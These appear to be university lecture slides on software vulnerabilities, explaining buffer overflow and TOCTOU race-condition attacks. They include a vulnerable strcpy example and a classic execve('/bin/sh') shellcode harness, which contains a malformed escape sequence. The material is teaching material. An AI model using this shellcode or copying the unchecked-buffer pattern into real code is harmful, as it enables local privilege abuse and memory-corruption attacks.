
➡ The user executes a legitimate program that executes the malware

◎ **Code Execution Vulnerability** : a vulnerability that can be exploited to execute a malicious program

# Malicious programs executed by the user



Malicious programs executed  
by other legitimate programs





# What happen when a bug occurs?

**Severity**

- Nothing, the program and/or the OS are “fault tolerant”
- The program gives a wrong result or crashes but the security of the system is not compromised
- The resources are no longer accessible (locked) or the OS crashes
- The program computes something that it is not suppose to (malicious code)



# How to find a program vulnerability?

- Find a bug yourself and investigate
- Take a look at CVE alerts  
(Common Vulnerabilities and Exposures)

# Timeline of a vulnerability

The program is released with a vulnerability

A recommendation is issued

The patch is applied



The vulnerability is publicly disclosed (CVE alert)

A patch is released

# Attacks



# Let's look at the most widespread type of attacks

- Buffer overflow attacks
- TOCTOU attacks

# Buffer Overflow Attacks

## **What is the idea?**

- ➔ Injecting wrong data input in a way that it will be interpreted as instructions

## **How data can become instructions?**

- ➔ Because the data and instructions are the same thing binary values in memory

## **When was it discovered for the first time?**

- ➔ Understood as early as 1972, first severe attack in 1988

# What you need to know


- understand C functions
- familiar with assembly code
- understand the runtime stack and data encoding
- know how systems calls are performed
- understand the `exec()` system call

# Stack execution

```
void func(char *str) {  
    char buf[126];  
    strcpy(buf, str);  
}
```

Allocate local buffer  
(126 bytes in the stack)


Copy argument into local buffer





# What if the buffer is overstuffed?

strcpy **does not check** whether the string at \*str contains fewer than 126 characters ...



... if a string longer than 126 bytes is copied into buffer, it will overwrite adjacent stack locations


# Injecting Code

## Shellcode

```
#include <stdio.h>

char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                  "\x68\x68\x2f\x62\x69\x6e\x89"
                  "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                  "\xcd\x80\x31\xc0\x40xcd\x80";

int main()
{
    fprintf(stdout, "Length: %d\n", strlen(shellcode));
    (*(void (*)()) shellcode)();
}
```



Attacker puts actual assembly instructions into his input string, e.g., binary code of `execve("/bin/sh")`

In the overflow, a **pointer back into the buffer** appears in the location where the system expects to find return address

# Why are we still vulnerable to buffer overflows?

## **Why code written in assembly code or C are subject to buffer overflow attacks?**

- ➔ Because C has primitives to manipulate the memory directly (pointers ect ...)

## **If other programming languages are “memory safe”, why are we not using them instead?**

- Because C and assembly code are used when a program requires high performances (audio, graphics, calculus ...)  
or when dealing with hardware directly (OS, drivers ....)

# TOCTOU attacks - Time Of Check to Time Of Use (also called race condition attack)

## **What is the idea?**

- ➡ A file access is preliminary checked but when using the file the content is different

## **What kind of program does it target?**


- ➡ Concurrent programs (with different privileges) that use files to share data



# A TOCTOU attack in 3 steps

1. The innocent user creates a file
  2. The innocent user invokes a program executed with higher privileges to use this file
  3. The (not so) innocent user swapped the file with another one that he or she has not the right to access
- ➡ The sequence of events requires precise timing
- ✓ Possible for an attacker to arrange such conditions (race condition)

# The printer attack on Unix



What is a secure system?

# Correctness (Safety) vs Security

**Safety**

**Satisfy specifications**

“for reasonable inputs,  
get reasonable outputs”

**Security**

**Resist attacks**

“for **un**reasonable inputs,  
get reasonable outputs”

